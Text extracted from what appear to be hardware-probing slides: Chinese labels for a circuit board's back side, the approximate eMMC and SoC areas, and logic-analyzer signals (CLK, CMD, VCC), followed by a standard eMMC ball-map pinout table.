
反面



反面

eMMC 範圍 (約略)





反面



邏輯分析儀

eMMC 範圍 (約略)

CLK


CMD??

VCC

時脈



指令或資料



供電



反面

eMMC 範圍 (約略)

CLK

CMD??


VCC

反面

Ball-side down view

○ → NC

	1	2	3	4	5	6	7	8	9	10	11	12	13	14
A	○	○	DAT0	DAT1	DAT2	Vss	RFU	○	○	○	○	○	○	○
B	○	DAT3	DAT4	DAT5	DAT6	DAT7	○	○	○	○	○	○	○	○
C	○	VDD1	○	Vss	○	Vccq	○	○	○	○	○	○	○	○
D	○	○	○	○								○	○	○
E	○	○	○		RFU	Vcc	Vss	RFU	RFU	RFU		○	○	○
F	○	○	○		Vcc					RFU		○	○	○
G	○	○	○		Vss					RFU		○	○	○
H	○	○	○		Data Strobe					Vss		○	○	○
J	○	○	○		Vss					Vcc		○	○	○
K	○	○	○		RSTN	RFU	RFU	Vss	Vcc	RFU		○	○	○
L	○	○	○									○	○	○
M	○	○	○	Vccq	CMD	CLK	○	○	○	○	○	○	○	○
N	○	Vss	○	Vccq	Vss	○	○	○	○	○	○	○	○	○
P	○	○	Vccq	Vss	Vccq	Vss	○	○	○	RFU	○	○	○	○




SoC 範圍 (約略)



